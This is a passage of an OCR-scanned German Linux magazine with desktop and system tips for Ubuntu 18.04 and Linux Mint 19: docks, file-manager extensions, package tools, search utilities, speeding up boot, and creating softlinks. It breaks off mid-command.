
→ Startprogramme“, klicken Sie auf die „+“-Schaltfläche und dann auf „Anwendung auswählen“. Wählen Sie in der Liste „Plank“ und klicken Sie auf „Anwendung hinzufügen“. Nutzer von Ubuntu 18.04 klicken auf „Aktivitäten“ und suchen nach „Startprogramme“. Klicken Sie auf „Hinzufügen“. Tippen Sie hinter Name „Plank“ ein und hinter „Befehl“ ebenfalls „plank“ mit Kleinschreibung.

Das Cairo-Dock ist in den Standardpaketquellen von Ubuntu und Linux Mint enthalten und daher schnell installiert. Das Dock nutzt für die Animation der Icons 3D-Effekte, was zu einer stärkeren CPU-Belastung führen kann. Wenn vorhanden, kommt jedoch die Grafikbeschleunigung Open GL zum Einsatz, was die Belastung minimiert. Auf PCs ohne Open-GL-Unterstützung erscheint ein Fenster, über das Sie die Funktion mit „Ja“ erzwingen können. In der Regel sollten Sie jedoch mit „Nein“ antworten, weil es sonst zu Darstellungsfehlern kommen kann.

Die Einstellungen erreichen Sie per Rechtsklick und „Cairo-Dock → Konfigurieren“. Sie können die Position auf dem Bildschirm und die Art der Symbolanimationen festlegen. Unter „Erscheinungsbild“ stellen Sie unter „Ansichten“ beispielsweise „3D-Fläche“ ein. Unter den Icons erscheint dann ein Spiegeleffekt ähnlich wie bei Mac-OS. Auf der Registerkarte „Erweiterungen“ lassen sich weitere Elemente für das Dock aktivieren, beispielsweise ein Systemmonitor oder ein Wetterapplet. Auf der Registerkarte „Vorhandene Elemente“ klicken Sie ein Applet an und gehen auf „Konfiguration“. Beim Wetterapplet wählen Sie hier den Ort, für den Cairo-Dock den Wetterbericht anzeigen soll.

Für neue Favoriten starten Sie das gewünschte Programm, wählen im Kontextmenü des Cairo-Dock-Icons den Namen des Programms und den Menüpunkt „In einen Starter umwandeln“. Ein Favorit lässt sich entfernen, indem Sie sein Icon auf den Desktop ziehen.

Wenn mehrere Fenster zur Instanz eines Programms gehören, symbolisiert Cairo-Dock das mit einem Iconstapel. Fahren Sie mit der Maus darüber, um das gewünschte Fenster auszuwählen. Per Klick auf das Icon blenden Sie eine bildschirmfüllende Vorschau ein, in der Sie dann ein Fenster in den Vordergrund holen beziehungsweise wiederherstellen.



Dock für alles: Das Cairo-Dock kann das Startmenü dank zahlreicher Funktionen komplett ersetzen. Das Tool zeigt etliche Animationen, die sich in den Einstellungen reduzieren lassen.

Cairo-Dock zeigt übrigens ganz links auch ein Icon für das Anwendungsmenü inklusive Suchfunktion. Das Tool kann daher die standardmäßigen Startmenüs von Ubuntu und Linux-Mint komplett ersetzen.

2. Erweiterungen für den Dateimanager

Für Nautilus stehen unter Ubuntu 18.04 eine Reihe von Erweiterungen bereit, die dateibezogene und allgemeine Kontextmenüs hinzufügen. Eine gute Übersicht erhalten Sie nach dem Kommando

```
apt search nautilus extension
```

Die Installation erfolgt dann mit

```
apt install [Paketname]
```

Ein wichtiger Kandidat ist „nautilus-admin“ („Als Administrator öffnen“ für Verzeichnisse). Eine weitere Empfehlung ist „seahorse-nautilus“, das eine sehr bequeme Option „Verschlüsseln“ für alle Dateien in Nautilus integriert.

Nützlich sind außerdem „nautilus-image-converter“ (Bildgrößen für mehrere Dateien anpassen), „nautilus-compare“ (Dateien vergleichen), „nautilus-hide“ (Dateiobjekte über eine zusätzliche Datei „.hidden“ verstecken) und „nautilus-wipe“ (Plattenplatz sicher überschreiben).

Andere Erweiterungen wie „nautilus-owncloud“, „easytag-nautilus“ oder „nitroshare-nautilus“ sind Nutzern zu empfehlen, die in der angesprochenen Software (Owncloud, Nitroshare, Easytag) verwenden.

MEHR FORMATE BEI DER KOMPRIMIERUNG

Der Archivmanager (file-roller) beherrscht eine Reihe von Packerformaten wie „zip“, „tar,“ „tar.gz“ oder „rar“. 7-Zip ist allerdings standardmäßig nicht an Bord, obwohl es für Imagedateien und den Archivaustausch mit Windows eine wichtige Rolle spielt. Mittels des Kommandos


```
sudo apt install p7zip-full
```

rüsten Sie die Komponente schnell nach. Beachten Sie, dass 7-Zip unter Linux keine eigene Oberfläche mitbringt. Der Packer ist jedoch nach der Installation automatisch im Archivmanager integriert.


Das 7-Zip-Format hat einen interessanten Nebenaspekt, der schon allein eine Nachinstallation rechtfertigen kann: Die Packarchive können mit Passwort verschlüsselt werden. Nutzer von Linux Mint 19 klicken eine Datei oder einen Ordner mit der rechten Maustaste an, wählen „Komprimieren“ und das Format „7z“. Unter „Erweiterte Einstellungen“ finden Sie die Passwortoption. Diese eignet sich gut, wenn Sie beispielsweise persönliche Dokumente archivieren oder vertrauliche Dateien per E-Mail versenden wollen. Bei Ubuntu 18.04 müssen Sie einen anderen Weg gehen. Starten Sie die Archivverwaltung, ziehen Sie die gewünschte Datei vom Dateimanager in das Fenster und klicken Sie auf „Archiv anlegen“. Danach gehen Sie so vor, wie für Linux Mint beschrieben.

Unter Linux Mint 19 heißt der Dateimanager Nemo und ist ein enger Verwandter von Nautilus. Es gibt beispielsweise „nemo-dropbox“, „nemo-owncloud“ und „nemo-image-converter“ mit den gleichen Funktionen wie oben beschrieben. Suchen Sie einfach in der Synaptic-Paketverwaltung (siehe unten Punkt 4) nach „nemo“, um die Erweiterungen zu finden und zu installieren.


Tipp: Sie müssen sich ab- und wieder anmelden, damit neu installierte Dateimanager-Erweiterungen wirksam werden.



Dateimanager erweitern: Das Paket „nautilus-image-converter“ baut in Nautilus eine Funktion ein, über die sich Bilder schnell verkleinern oder vergrößern lassen.



Dateimanager mit zwei Fenstern: Midnight Commander gibt es für das Terminalfenster, das Pendant Gnome Commander für die grafische Oberfläche. Die Bedienung ist identisch.



Paketverwaltung: Synaptic ist in vielen Belangen übersichtlicher und schneller als andere Tools. Bei Linux Mint ist es schon dabei, Ubuntu-Nutzer können es nachinstallieren.

3. Alternative Dateimanager nutzen

Im Terminal bietet das Tool Midnight Commander (MC) mehr Komfort bei Dateioperationen. Vor allem beim Fernzugriff über SSH auf Server oder PCs, wo kein Desktop zur Verfügung steht, zeigt dieses Tool seine Stärken. MC ist in allen Linux-Distributionen verfügbar und über das Paketmanagement schnell installiert.

Die wichtigsten Operationen lassen sich über die F-Tasten steuern, deren Bedeutung in der unteren Leiste zu sehen ist. F5 beispielsweise kopiert das aktuell markierte Element in das Verzeichnis des anderen Panels. Über F3 rufen Sie einen Dateibetrachter auf und über F4 einen Editor.

Netzwerkfunktionen: Der Midnight Commander bietet in den Menüs „Links/Rechts“ Funktionen für den Zugriff auf SSH-, SFTP und FTP-Server. Nach Auswahl etwa von „Shell-Verbindung“ geben Sie Benutzernamen und IP-Adresse ein, beispielsweise

```
root@192.168.178.10
```

Nach Eingabe des Kennworts zeigt der Midnight Commander wieder seine beiden Fensterhälften und Sie kopieren bequem Dateien zwischen dem lokalen und dem entfernten System.

Wer Midnight Commander im Terminalfenster nutzt, dem gefällt wahrscheinlich auch Gnome Commander. Das Tool lässt sich bei Ubuntu 18.04 und Linux Mint 10 direkt über das Paketmanagement installieren. Die Bedienung mit Maus und Tastatur entspricht der von Midnight Commander im Terminalfenster. Es gibt jedoch auch eine Menü- und Symbolleiste und Funktionen wie „F5 Kopieren“ sind als Schaltflächen ausgeführt, die sich mit der Maus leicht treffen lassen.

4. Softwarepakete suchen und installieren

Bei Ubuntu ist „Ubuntu Software“ die erste Anlaufstelle für die Suche nach neuer Software, Benutzer von Linux Mint nutzen die „Anwendungsverwaltung“. Fortgeschrittene Linux-Nutzer greifen zum Kommandozeilentool apt oder zu Synaptic, das bei Linux Mint bereits vorinstalliert ist. Sie finden das Tool im Menü unter „Systemverwaltung → Synaptic-Paketverwaltung“. Ubuntu-Nutzer können Synaptic über Ubuntu-Software oder im Terminal per

```
sudo apt install synaptic
```

nachinstallieren.

Synaptic ist schneller als die Anwendungsverwaltung und ermöglicht eine gezieltere Paketauswahl. Klicken Sie auf die Schaltfläche „Suche“ und tippen Sie den Suchbegriff ein. Über das Auswahlfeld darunter lässt sich der Bereich eingrenzen, beispielsweise auf „Name“ oder „Beschreibung und Name“. Über den Kontextmenüpunk „Zum Installieren vormerken“ und einen Klick auf „Anwenden“ installieren Sie ein Programm.

5. Gnome-Do: Suche und Anwendungsstarter

Desktopumgebungen wie Unity, Gnome oder KDE verfügen über vielseitige Ausführen-Dialoge, die nicht nur als simple Programmstarter dienen, sondern auch nach Anwendungen und Dokumenten im Home-Verzeichnis suchen. Auf Desktops wie Mate oder Cinnamon kompensiert ein Zusatztool diese Lücke.

Das Programm Gnome-Do kann mehr, als nur Programme zu starten. Die Ergänzung ist optimal für Anwender, die auch auf einer grafischen Oberfläche die Tastatur der Maus vorziehen. Vor allem für schlichte Desktopumgebungen wie XFCE oder LXDE, aber auch für Cinnamon ist Gnome-Do eine gute Ergänzung.

Der Befehl

```
sudo apt install gnome-do gnome-do-plugins
```


installiert Gnome-Do auf Debian/Ubuntu/Mint samt allen Abhängigkeiten und den verfügbaren Plug-ins. Zum ersten Aufruf und zu Konfiguration muss das Tool noch mittels des Kommandos

```
gnome-do
```

im herkömmlichen Ausführen-Dialog (Alt-F2) gestartet werden. Rechts über den Pfeil gelangt man zu den Einstellungen, wo sich Gnome-Do auch gleich als Autostart einrichten lässt. Das Tool läuft üblicherweise im Hintergrund und die Tastenkombination Win-Leertaste holt es auf den Bildschirm. Bei Ubuntu 18.04 ist diese Tastenkombination anderweitig belegt, weshalb Sie auf der Registerkarte „Tastatur“ für die Aktion „Do starten“ etwas anderes festlegen müssen. Auf der Registerkarte „Erweiterungen“ setzen Sie Häkchen bei den gewünschten Bereichen, beispielsweise „Files and Folder“, um auch nach Dateien suchen zu können. „Gnome Session Management“ kann den Rechner auf Befehl neu starten, abschalten oder den Benutzer abmelden. Viele Plug-ins haben allerdings keinerlei Dokumentation und erschließen sich erst durch Experimentieren.



Schneller finden: Gnome-Do wird per Tastatur bedient und ermöglicht die schnelle Suche nach Dateien und Programmen. Über Erweiterungen lässt sich die Suchfunktion ausbauen.



Suche in Dateien: In Docfetcher erstellen Sie einen Suchindex, über den Sie Stichwörter in Dateien schnell finden. Das Tool beherrscht alle gebräuchlichen Dokument- und Bildformate.

Der Ausführen-Dialog besteht aus zwei Feldern nebeneinander: Im linken Eingabefeld ist zu sehen, auf welche Anwendung, Datei oder Objekte die bisherigen Tastatureingaben passen. Falls es mehrere Möglichkeiten gibt, klappt die Pfeil-unten-Taste eine Liste aus. Das rechte Feld zeigt die vorgeschlagene Aktion für die Angabe im linken Feld an. Bei Anwendungen ist dies beispielsweise „Ausführen“ und bei Webadressen „URL öffnen“. Mit der Tab-Taste wechseln Sie zwischen rechtem und linkem Feld und mit der Enter-Taste führen Sie eine Aktion aus.

6. Suchtool für Dateiinhalte

Dateimanager suchen nur nach Datei- oder Ordnernamen. Wenn Sie Inhalte von Textdateien oder Metadaten von Bildern durchsuchen wollen, brauchen Sie ein Tool wie Docfetcher. Das Programm beherrscht alle gängigen Formate und leistet Volltextsuche für Office, PDF, Epub und Textdateien.

Docfetcher erfordert eine Java-Runtime (*sudo apt install default-jre*). Docfetcher selbst erhalten Sie unter *http://docfetcher.sourceforge.net*. Entpacken Sie die ZIP-Datei in Ihr Home-Verzeichnis. Eine Installation des portablen Tools ist nicht nötig: Sie starten Docfetcher einfach mit dem enthaltenen Script „Docfetcher-GTK3.sh“. Falls die Datei unter Ubuntu beim Doppelklick nur im Editor angezeigt wird, gehen Sie im Dateimanager in den Einstellungen auf „Verhalten“ und aktivieren unter „Ausführbare Textdateien“ die Option „Ausführen“.

Um den ersten Suchindex zu erstellen, klicken Sie mit der rechten Maustaste in das leere Feld unter „Suchbereich“ und gehen im Menü auf „Index erstellen aus → Ordner“. Wählen Sie den Ordner, den Sie durchsuchen wollen. Danach genügt ein Klick auf „OK“, um die Indexierung zu starten. Später tippen Sie Suchbegriffe in das Suchfeld ein und drücken Sie die Eingabetaste. Im unteren Bereich sehen Sie gleich das Textumfeld des Suchbegriffs. ■

Systemstart beschleunigen

Schaltet der Nutzer den Rechner an, will er in der Regel etwas erledigen. Obwohl die Bootzeit im Verhältnis zu sonstigen Wartezeiten (Netzwerk, Backup, Wartung, Programmstarts) nebensächlich erscheint, kann es nie schnell genug gehen.

VON HERMANN APFELBÖCK

Die Startzeit eines Betriebssystems ist ein Dauerthema: Selbst Anwender, die ihr System nur einmal am Tag starten, begrüßen die schnellstmögliche Verfügbarkeit von Desktop und Software. Mit den folgenden Maßnahmen können Sie die Startzeit verkürzen oder zumindest bremsende Eingaben vermeiden.


Vereinfachte Startvarianten

Mit folgenden Lösungen startet das System zwar nicht technisch schneller, es ist aber schneller benutzbar:

Luks-System ohne Systemanmeldung: Wenn ein Desktopsystem mit Datenträgerverschlüsselung installiert wurde, muss das Systemlaufwerk bei jedem Bootvorgang durch das Luks-Kennwort aufgesperrt werden. Dieser Zugangsschutz genügt vollauf, sodass die reguläre Systemanmeldung entfallen kann. Sie können daher eine automatische Anmeldung einrichten – etwa in Ubuntu unter „Systemeinstellungen → Details → Benutzer“, in Linux Mint unter „Anmeldefenster“.

Um hierdurch wirklich Zeit zu gewinnen, müssen Sie zusätzlich unter „Passwörter und Verschlüsselung“ (seahorse) nach Rechtsklick auf „Anmeldung“ und „Passwort ändern“ ein leeres Passwort definieren. Andernfalls würde der Schlüsselbund, der im Normalfall durch die Benutzeranmeldung geöffnet wird, jedes Mal nach dem Kennwort fragen.

Offenes System ohne Systemanmeldung: Ein privater PC zu Hause kann eventuell ebenfalls ohne Anmeldung zum Desktop durchstarten. Die Einrichtung erfolgt genauso wie oben bei Luks beschrieben. Auch hier muss das Schlüsselbund-Kennwort „leer“ sein, um ohne jede Abfrage loslegen zu können.



Automatische Anmeldung und Schlüsselbund ohne Kennwort: Nur beides zusammen bringt einen Zeitvorteil und erspart die Eingabe des Systemkennworts.

Starten zum Desktop und dann sperren: Eine sicherere Variante als die zuletzt beschriebene startet zwar mit automatischer Anmeldung (siehe oben), sperrt aber nach wenigen Sekunden den Desktop. Dies erledigt ein Befehl wie die beiden folgenden

```
sh -c "sleep 6; xdg-screensaver
 lock"
sh -c "sleep 6; cinnamon-
 screensaver-command --lock"
```

im Systemtool „Startprogramme“. Der erste Befehl würde sich für Ubuntu eignen, der zweite für Linux Mint mit Cinnamon. Unter Linux Mint kann „Startprogramme“ die Wartezeit übrigens selbst festlegen. Der Sleep-Befehl ist dort nicht notwendig.

Auch diese Variante benötigt wieder einen Schlüsselbund mit leerem Kennwort. Der Vorteil zur regulären Anmeldung ist klar: Der Desktop ist bereits vollständig geladen, sobald Sie die Bildschirmsperre aufheben.

Bootloader-Wartezeit in Ubuntu und Mint

In Multiboot-Umgebungen wartet der Grub-Bootloader standardmäßig zehn Sekunden auf eine manuelle Auswahl des gewünschten Systems, bis er das erste, oberste Defaultsystem automatisch wählt. Vor allem dann, wenn man überwiegend dieses System nutzt, ist es sinnvoll, den Eintrag


```
GRUB_TIMEOUT=10
```

in der Datei „/etc/default/grub“ etwa auf „3“ (Sekunden) zu verkürzen und danach mit


```
sudo update-grub
```

die Bootumgebung neu zu initialisieren. Damit startet das Standardsystem bereits nach drei Sekunden.

Aber: Stopp! In Ubuntu 18.04 und folglich auch in Linux Mint 19 hat sich ein Bug ein-



Systemdienste abschalten: Unter Ubuntu und Mint (mit systemd) ist das Tool systemctl das einschlägige Werkzeug zur Diensteverwaltung, mit dem allerdings nur erfahrene Linux-Nutzer hantieren sollten.



Standby statt Shut-down: Die Stromkosten sind minimal und kein Argument gegen den Standby-Zustand.

geschlichen: Grub ignoriert derzeit den Timeout-Eintrag der Konfigurationsdatei. Beim Release Point 18.04.1 von Ubuntu kann man sich mittlerweile behelfen, indem man das Script „/etc/grub.d/30_os-prober „mit root-Recht editiert und hier die Zeile

```
set timeout=
```

anpasst. Auch hier muss danach *sudo update-grub* folgen. Für Linux Mint 19 sehen wir vor der anstehenden Aktualisierung auf 19.1 keine Lösung.

Bootbremsen erkennen

Nichts ist ärgerlicher als unerklärliche und permanente Bremsen beim Systemstart: Die Festplatte zeigt keine Aktivität, der Bootvorgang ist unterbrochen, wartet 20, 30 Sekunden, vielleicht mehr, und setzt erst dann fort.

Um die Ursache herauszufinden, sollten Sie einen gesprächigen Bootvorgang erzwingen. Dauerhaft ist dies über die Datei „/etc/default/grub“ möglich, indem Sie die Zeile mit dem Eintrag „quiet splash“ mit einem führenden Kommentarzeichen „#“ deaktivieren. Dieser Eingriff in die Grub-Konfigurationsdatei funktioniert ungeachtet des oben gemeldeten Bugs bei der Timeout-Anweisung.

Eine einmalige Ad-hoc-Analyse erreichen Sie beim Systemstart, indem Sie „Erweiterte Optionen...“ wählen und darunter den Eintrag mit dem Hinweis „recovery mode“. Ebenfalls erhellend kann die Abfrage der Kernelmeldungen mit *dmesg -T* sein. Beim vorangehenden Systemstart sollten Sie sich die exakte Uhrzeit mit Sekundenangabe notieren, wann der Boothänger auftritt. Dmesg mit Schalter „-T“ zeigt nämlich die exakte Zeit aller Systemereignisse, die Sie dann genau zuordnen können.

Autostarts abschalten

Desktops wie Gnome oder Cinnamon laden zahlreiche Programme bei der Desktopanmeldung. Das Abschalten solcher Module spart Speicher und beschleunigt den Start. Die Vorgehensweise ist im vorangehenden Artikel für Cinnamon beschrieben und gilt analog auch für andere Desktops.

Rechner in Standby-Bereitschaft

Tirvial? Wer sein System jederzeit schnellstmöglich bedienen will, fährt es einfach nicht mehr herunter! Wir messen bei einem Notebook in Standby-Bereitschaft ganze 0,7 Watt Stromverbrauch. Das wären kaum zwei Euro zusätzliche Stromkosten im Jahr, sofern Sie das Gerät überhaupt nicht mehr abschalten. Und das Aufwachen aus dem Standby ist bekanntlich in zwei, drei Sekunden geschehen.

Übrigens: In Ubuntu mit Gnome ist der Weg zum Standby-Betrieb reichlich versteckt: Sie müssen im Sitzungsmenü die Taste Alt drücken, damit sich der Shut-down-Knopf zum Bereitschafts-Control verwandelt.

Systemdienste abschalten

Jedes Linux lädt zahlreiche Systemdienste, die nicht jeder Anwender tatsächlich benötigt. Allerdings ist das Abschalten von Systemdiensten unter jedem Betriebssystem eine Wissenschaft für sich – mit unkalkulierbaren Folgen, wenn der Benutzer nicht kompetent ist. Einblick in die aktiven Dienste auf einem System mit systemd-Daemon (Ubuntu, Mint) erhalten Sie mit Terminalwerkzeugen:

```
systemctl -a
```

Diese Übersicht zeigt – unter anderem – die aktiven und inaktiven Dienste an. Dass Systemdienste in der Regel keine große Bootbremse darstellen, können Sie auf Ubuntu und Mint mit dem Befehl

```
systemd-analyze blame
```

kontrollieren, der die Ladezeiten absteigend (längste bis kürzeste) auflistet.

Trotzdem können Sie Dienste auch abschalten. Dazu verwenden Sie wieder das für den systemd-Daemon einschlägige Tool systemctl:

```
sudo systemctl stop avahi-daemon.
  service
sudo systemctl disable avahi-
  daemon.service
```

Diese Befehle stoppen den angegebenen Dienst und deaktivieren ihn dauerhaft. Mit den Parametern „enable“ und „start“ ist er im Bedarfsfall wieder zu aktivieren.

Mögliche entbehrliche Dienste sind etwa Apport und Whoopsie (Fehlerberichte), Cups und Saned (falls Sie weder drucken noch scannen), Bluetooth und Rfkill (ohne Bluetooth und WLAN).

Preload-Beschleunigung


Das Tool Preload beschleunigt nicht den Bootvorgang, aber die Programmstarts oder Autostarts (unter „Startprogramme“), die Sie häufig oder regelmäßig nach jeder Anmeldung verwenden. Der einfache Dienst protokolliert die Programmvorlieben und lädt dann die Favoriten vorab in den Arbeitsspeicher. Der eigentliche Programmstart verläuft dadurch deutlich schneller. Preload ist in den Paketquellen verfügbar und etwa in Ubuntu mit

```
sudo apt install preload
```

schnell nachinstalliert. Theoretisch können Sie in die Konfiguration des einfachen Tools manuell eingreifen („/etc/preload.conf“), dies ist jedoch weder erforderlich noch inhaltlich ergiebig. ■

Clever verlinkt

Im analogen Leben gibt's keine Abkürzung: Wenn der Hammer im Keller liegt, müssen Sie in den Keller gehen. Am PC haben Sie's besser: Hier bilden Sie, was Sie ständig brauchen, einfach nochmal ab – am Desktop oder unter „/home".



Softlinks mit Zielangabe: Der ls-Befehl zeigt die tatsächlichen Zielobjekte von Softlinks und die grafische Oberfläche kennzeichnet Softlinks durch einen Verknüpfungspfeil. Softlinks können mit dem Befehl „ln -s [...]" im Terminal oder per Mausaktion mit Strg-Umschalt erstellt werden.

VON HERMANN APFELBÖCK

Softlinks (Symlinks) erstellen und benutzen

Ein Softlink ist nur ein praktischer Zeiger auf ein anderes Dateiobjekt. Typischerweise dient er auf der grafischen Oberfläche als Abkürzung an zentraler Stelle – etwa am Desktop – zu einem abgelegen Ort:

```
ln -s /media/sepp/Virtualbox/ISO/
  ~/Schreibtisch/ISO
```

Dazu muss man aber nicht das Terminal bemühen. Die Dateimanager unter Ubuntu, Mint & Co. bieten zwar zumeist keine Menüoption (mehr), beherrschen aber die Linkerstellung mit der Tastenkombination Strg-Umschalt.

Sie markieren also das Dateiobjekt, drücken Strg-Umschalt und ziehen es mit der Maus an den gewünschten Ort. Das geht auch über die Dateisystemgrenzen und über Festplatten hinweg. Falls Sie einen Ordner von einer Samba-Freigabe verlinken wollen, brauchen Sie allerdings ln im Terminal sowie den lokalen Mountordner – etwa folgendermaßen:

```
ln -s /var/run/user/1000/gvfs/smb-
  share:server=192.168.0.8,share=d
  ata/Transfer ~/Schreibtisch/
